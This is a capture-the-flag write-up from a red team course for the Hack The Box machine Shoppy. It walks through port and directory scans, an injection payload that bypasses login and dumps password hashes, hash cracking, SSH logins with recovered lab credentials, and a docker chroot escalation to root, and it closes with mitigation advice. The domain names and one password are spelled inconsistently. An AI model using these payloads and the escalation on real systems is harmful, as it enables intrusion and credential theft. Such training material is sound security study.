


Shoppymall



OS	RELEASE DATE	DIFFICULTY	POINTS
Linux	18 Sep 2022	Easy	20

PROJECT: SHOPPY

By Aditya Sathyan | +91- 8904597554
Red Team Academy - CICSА 2022

Table of contents

SL.NO.	CONTENT	PAGE NO.
01	VULNERABILITY	02
02	SEVERITY	02
03	DESCRIPTION	02
04	INSTANCE	02
05	PROOF OF CONCEPT	02
06	STEPS TO REPRODUCE	03
07	Attack box details	03
08	Network scan using Nmap tool	03
09	Adding the IP to the Host Files	04
10	Dirb tool was used to scan to site	04
11	The login is bypassed using sql injection	06
12	Retrieve user credentials using sql injection	06
13	Crack the hashed password	07
14	Sub domain enumeration was performed using gobuster tool	08
15	Accessing the sub domain	09
16	Connect via ssh as user "jaeger"	10
17	Connect via ssh as user "deploy"	12
18	Privilege escalation using docker	12
19	COMMON VULNERABILITY SCORING SYSTEM (CVSS) SCORE	13
20	MITIGATION	14
21	REFERENCE	15

PROJECT: SHOPPY

VULNERABILITY

SQL injection

SEVERITY

HIGH

DESCRIPTION

A online security flaw known as SQL injection (SQLi) enables an attacker to tamper with database queries that an application makes. In most cases, it enables an attacker to view data that they would not typically be able to access. Other users' data or any other data that the application itself has access to may fall under this category. In many instances, an attacker can update or remove this data, permanently altering the application's behaviour or content.

In this case sql injection was used to bypass login page and access the admin panel. Furthermore sql injection was used to find the admin and username and hash values.

INSTANCE

URL:

- 1) shoppy.htb/
- 2) http://shoppy.htb/admin/search-users

PAYLOAD USED:

- 1) admin' || '1==1

PROOF OF CONCEPT

In this case, SQL Injection was used to bypass the login page. After getting access tot the admin panel, sql injection was again used to search for admin detail from the search option in the data base.

The screen shots are available in steps to reproduce section.

STEPS TO REPRODUCE

➤ ATTACK BOX DETAILS

NAME: SHOPPY

URL: <https://app.hackthebox.com/machines/Shoppy>

IP Address provided: 10.10.11.180

➤ NETWORK SCAN USING **NMAP TOOL**

Overview of **Nmap**

A free and open source tool for network discovery and security auditing is called Nmap (short for "Network Mapper"). It is helpful for tasks like managing service upgrade schedules, network inventory, and host or service uptime, according to several systems and network managers. To identify which hosts are present on the network, what services (application name and version) those hosts are offering, what operating systems (and OS versions) they are running, what kinds of packet filters/firewalls are in use, and dozens of other characteristics, Nmap employs novel techniques that use raw IP packets.

Basic nmap was performed

Command Used:

```
# nmap 10.10.11.180
```

Two ports are open

```
PORT STATE SERVICE
```

```
22/tcp open  ssh
```

```
80/tcp open  http
```

```
(root@kali)-[~/home/kali/Desktop]
└─# nmap 10.10.11.180
Starting Nmap 7.93 ( https://nmap.org ) at 2022-12-05 12:33 EST
Stats: 0:00:13 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 36.10% done; ETC: 12:33 (0:00:23 remaining)
Nmap scan report for shoppy.htb (10.10.11.180)
Host is up (0.37s latency).
Not shown: 998 closed tcp ports (reset)
PORT STATE SERVICE
22/tcp open  ssh
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 46.97 seconds
```

When full port scan was performed port 9093 was also open

```
# nmap 10.10.11.180 -p-
```

Since port **80/tcp http** was open the IP address was tried to access via a web browser. Unfortunately, the site was inaccessible.

➤ ADDING THE IP TO THE HOST FILES

The domain name was noted as: **shopyy.htb/**
The IP and domain were added to the host file.

Command Used

```
# nano /etc/hosts/
```

```
root@kali: /home/kali/Desktop
File Actions Edit View Help
(root@kali)-[~/home/kali/Desktop]
# nano /etc/hosts
```


10.10.11.180 shopyy.htb was added to host file and saved

```
root@kali: /home/kali/Desktop
File Actions Edit View Help
GNU nano 6.4 /etc/hosts
127.0.0.1 localhost
127.0.1.1 kali

# The following lines are desirable for IPv6 capable hosts
::1 localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters

10.10.11.180 shopyy.htb
```

The website was reachable after adding the to the host file. No other information was available in the page.



➤ DIRB TOOL WAS USED TO SCAN TO SITE

Web Content Scan was performed to check for other web pages based on wordlist.

Overview of Dirb

A utility called *DIRB* uses the command line to brute force any directory using wordlists. A HTTP request will be made by *DIRB*, and each request's HTTP response code will be displayed.

It has an internal wordlist file that, by default, contains about 4000 words for brute force attacks. Online wordlists that have been updated are widely available and can also be used. Every item or directory on a website or server is searched by *Dirb* for the words in

its wordlist. It might be an admin panel or a subdirectory that is vulnerable to attack. Finding the things is crucial because they are frequently concealed.

Command Used:

dirb http://shoppy.htb/

```
—# dirb http://shoppy.htb/

DIRB v2.22
By The Dark Raver

START_TIME: Mon Dec 5 06:50:15 2022
URL_BASE: http://shoppy.htb/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt


GENERATED WORDS: 4612

— Scanning URL: http://shoppy.htb/ —
+ http://shoppy.htb/admin (CODE:302|SIZE:28)
+ http://shoppy.htb/Admin (CODE:302|SIZE:28)
+ http://shoppy.htb/ADMIN (CODE:302|SIZE:28)
+ http://shoppy.htb/requisition (CODE:502|SIZE:559)
+ http://shoppy.htb/requisitions (CODE:502|SIZE:559)

END_TIME: Mon Dec 5 07:12:06 2022
DOWNLOADED: 4612 - FOUND: 5
```


http://shoppy.htb/admin
http://shoppy.htb/Admin
http://shoppy.htb/ADMIN
Gave 300 redirect error codes.

All the three links redirect to the
http://shoppy.htb/login



➤ THE LOGIN IS BYPASSED USING SQL INJECTION

`admin' || '1==1`




When we login we get this control panel, with some product names and prices. On the Top right there is an option to search for users.




➤ RETRIEVE USER CREDENTIALS USING SQL INJECTION

Click on the search button



Enter the same payload –
`admin' || '1==1`



List of users are displayed

```
JSON Raw Data Headers
Save Copy Pretty Print
[{"_id": "62db0e93d6d6a999a66ee67a", "username": "admin", "password": "23c6877d9e2b564ef8b32c3a23de27b2"}, {"_id": "62db0e93d6d6a999a66ee67b", "username": "josh", "password": "6ebcea65320589ca4f2f1ce039975995"}]
```

```
JSON Raw Data Headers
Save Copy Collapse All Expand All Filter JSON
0:
  _id: "62db0e93d6d6a999a66ee67a"
  username: "admin"
  password: "23c6877d9e2b564ef8b32c3a23de27b2"
1:
  _id: "62db0e93d6d6a999a66ee67b"
  username: "josh"
  password: "6ebcea65320589ca4f2f1ce039975995"
```

Two username and passwords were found

Username: admin

Username: josh

Since the passwords were hashed, they must be cracked.

➤ CRACK THE HASHED PASSWORD

The below website was used to crack the hash

<https://www.codepunker.com/tools/string-converter>

The String Converter - Hash, Encode And Decode Strings Using Any Known Technique

Category: Web Tools :: [This tool is also available through the Codepunker API](#)

Convert, encode and hash strings to almost anything you can think of.

- Encode or decode strings to and from base64.
- Uri-encode or decode strings
- Calculate almost any hash for the given string
- Convert a hashed string into its unhashed counterpart (beta)

6ebcea65320589ca4f2f1ce039975995

Encode: Decode: Hash: Convert hashed string to plain text:

Convert Now

Request Response:

```
{
  "unhashed": "remembermethisway"
}
```

The password for the username: admin did not give any proper output.

The second password was cracked:

Username: josh

Password: remembermethisway

➤ SUB DOMAIN ENUMERATION WAS PERFORMED USING GOBUSTER TOOL

Overview of GOBUSTER

Enumerating secret directories and files is a key step in hacking an online application. In many cases, doing so might produce useful information that makes it simpler to carry out a specific attack, leaving less room for mistakes and squandered time. To try to accomplish this, there are many instruments at our disposal, but not all of them are made equal. It's worth looking into Gobuster, a record scanner implemented in the Go programming language. Brute-force scanners like DirBuster and DIRB function flawlessly in well-known directories, although they are frequently slow and unresponsive to mistakes. Gobuster, which is available in a convenient command-line manner, might be a Go implementation of those utilities. Speed is the main advantage Gobuster has over other directory scanners. Go is a popular programming language.

Note: SecLists word list was used to find subdomains

You need wordlists for Gobuster. The `-w` flag is one of the crucial ones for gobuster. Wordlists are available in many different places. Wordlists, such as those from Dirb or Dirbuster, may come preinstalled or be available in other programmes, depending on the specific arrangement. SecLists is the ultimate resource and "Pentesters friend"

<https://github.com/danielmiessler/SecLists>

command used:

```
gobuster dns -w /home/kali/Desktop/bitquark-subdomains-top100000.txt -t 50 -d shoppo.htb
```

dns: The DNS mode in Gobuster Tool is mainly used to enumerate subdomains in the target domain.

-w: wordlist location

-t: threads

-d: domain name

Found: mattermost.shoppo.htb

```
(root@kali)~/kali
# gobuster dns -w /home/kali/Desktop/bitquark-subdomains-top100000.txt -t 50 -d shoppo.htb

Gobuster v3.3
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Domain:      shoppo.htb
[+] Threads:     50
[+] Timeout:     1s
[+] Wordlist:    /home/kali/Desktop/bitquark-subdomains-top100000.txt


2022/12/11 20:28:59 Starting gobuster in DNS enumeration mode

Found: mattermost.shoppo.htb
```

The url **subdomain mattermost.shoppo.htb** was found

➤ ACCESSING THE SUB DOMAIN

http://mattermost.shopp.htb




Enter the username and password.

Username: josh

Password: rememberthisway

After logging in the Deploy Machine section check the chat between jaeger and josh.



Username and password are present

username: jaeger

password: Sh0ppyBest@pp!

Also details about a "deploy" machine is mentioned.

➤ CONNECT VIA SSH AS USER "JAEGER"

Command used:

```
ssh jaeger@10.10.11.180
```

```
(root@kali)-[~/home/kali/Desktop]
└─# ssh jaeger@10.10.11.180
The authenticity of host '10.10.11.180 (10.10.11.180)' can't be established.
ED25519 key fingerprint is SHA256:RISsnnLs1eloK7XlOTr2TwStHh2R8hui07wd1iFyB+8.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.11.180' (ED25519) to the list of known hosts.
jaeger@10.10.11.180's password:
linux shoppo 5.10.0-18-amd64 #1 SMP Debian 5.10.140-1 (2022-09-02) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
jaeger@shoppo:~$
```

Got access to user jaeger.

To check the permissions of the user jaeger `sudo -l` was used

Command Used:

```
Sudo -l
```

-l: The -l (list) option will print out the commands allowed (and forbidden) the user on the current host.

Shows details about "deploy" in /home/deploy/password-manager

The Cat(concatenate) command was to read the file

Command used:

```
cat /home/deploy/password-manager
```


➤ CONNECT VIA SSH AS USER "DEPLOY"

Command used:

ssh deploy@10.10.11.180

Password: Deploying@pp!

```
(root@kali) ~
# ssh deploy@10.10.11.180
deploy@10.10.11.180's password:
Linux shoppo 5.10.0-18-amd64 #1 SMP Debian 5.10.140-1 (2022-09-02) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
$
$ whoami
deploy
```

➤ PRIVILEGE ESCALATION USING DOCKER

Overview of docker

Platform as a Service (PaaS) products from Docker are used to distribute software in packages known as containers using OS-level virtualization.

Sudo

If the binary is allowed to run as superuser by sudo, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

Command used:

\$ docker run -v /:/mnt --rm -it alpine chroot /mnt sh

```
$ docker run -v /:/mnt --rm -it alpine chroot /mnt sh
# whoami
root
# ls
bin dev home initrd.img.old lib32 libx32 media opt root sbin sys usr vmlinuz
boot etc initrd.img lib lib64 lost+found mnt proc run srv tmp var vmlinuz.old
# cd /root/
# ls
root.txt
# cat root.txt
b46bc2ec464592181362ea63585cc78b
# $
```

Whoami

Root

We have gained root access to the machine.

➤ Capture the flag

cd /root/


cat root.txt

Flag: b46bc2ec464592181362ea63585cc78b

Common Vulnerability Scoring System (CVSS) score

With reference to the website: NATIONAL VULNERABILITY DATABASE The Common Vulnerability Scoring System Calculator was used to calculate the CVSS Score

<https://nvd.nist.gov/vuln-metrics/cvss/v3-calculator>



CVSS Base Score: 10.0

Impact Sub score: 6.0

Exploitability Sub score: 3.9

CVSS Temporal Score: NA

CVSS Environmental Score: NA

Modified Impact Sub score: NA

Overall CVSS Score: 10.0

MITIGATION

How to Prevent SQL Injections (SQLi) – Generic Tips

Preventing SQL Injection vulnerabilities is not easy. Specific prevention techniques depend on the subtype of SQLi vulnerability, on the SQL database engine, and on the programming language. However, there are certain general strategic principles that you should follow to keep your web application safe.

Step 1: Validate Input: Train and maintain awareness

To keep your web application safe, everyone involved in building the web application must be aware of the risks associated with SQL Injections. You should provide suitable security training to all your developers, QA staff, DevOps, and SysAdmins. You can start by referring them to this page.

Step 2: Prepare a query: Don't trust any user input

Treat all user input as untrusted. Any user input that is used in an SQL query introduces a risk of an SQL Injection. Treat input from authenticated and/or internal users the same way that you treat public input.

Step 3: Create prepared statement: Use whitelists, not blacklists

Don't filter user input based on blacklists. A clever attacker will almost always find a way to circumvent your blacklist. If possible, verify and filter user input using strict whitelists only.

Step 5: Execute Query: Employ verified mechanisms

Don't try to build SQLi protection from scratch. Most modern development technologies can offer you mechanisms to protect against SQLi. Use such mechanisms instead of trying to reinvent the wheel. For example, use parameterized queries or stored procedures.

Step 6: Fetch result: Scan regularly (with Acunetix)

SQL Injections may be introduced by your developers or through external libraries/modules/software. You should regularly scan your web applications using a web vulnerability scanner such as Acunetix. If you use Jenkins, you should install the Acunetix plugin to automatically scan every build.

REFERENCE

Nmap:

<https://nmap.org/>

<https://www.kali.org/tools/nmap/>

Dirb:

<https://www.kali.org/tools/dirb/#:~:text=DIRB%20is%20a%20Web%20Content,can%20use%20your%20custom%20wordlists.>

SQL Injections:

<https://book.hacktricks.xyz/pentesting-web/nosql-injection>

Gobuster:

<https://github.com/OJ/gobuster>

<https://erev0s.com/blog/gobuster-directory-dns-and-virtual-hosts-bruteforcing/>

SecLists:

<https://github.com/danielmiessler/SecLists/blob/master/Discovery/Web-Content/directory-list-2.3-big.txt>

Basic Online Hash Crack:

<https://www.codepunker.com/tools/string-converter>

Docker:

<https://www.docker.com/>, <https://gtfobins.github.io/gtfobins/docker/>

Sql Injection Mitigation:

<https://www.acunetix.com/websitesecurity/sql-injection/#:~:text=The%20only%20sure%20way%20to,inputs%20such%20as%20login%20forms.>

Common Vulnerability Scoring System Calculator:

<https://nvd.nist.gov/vuln-metrics/cvss/v3-calculator>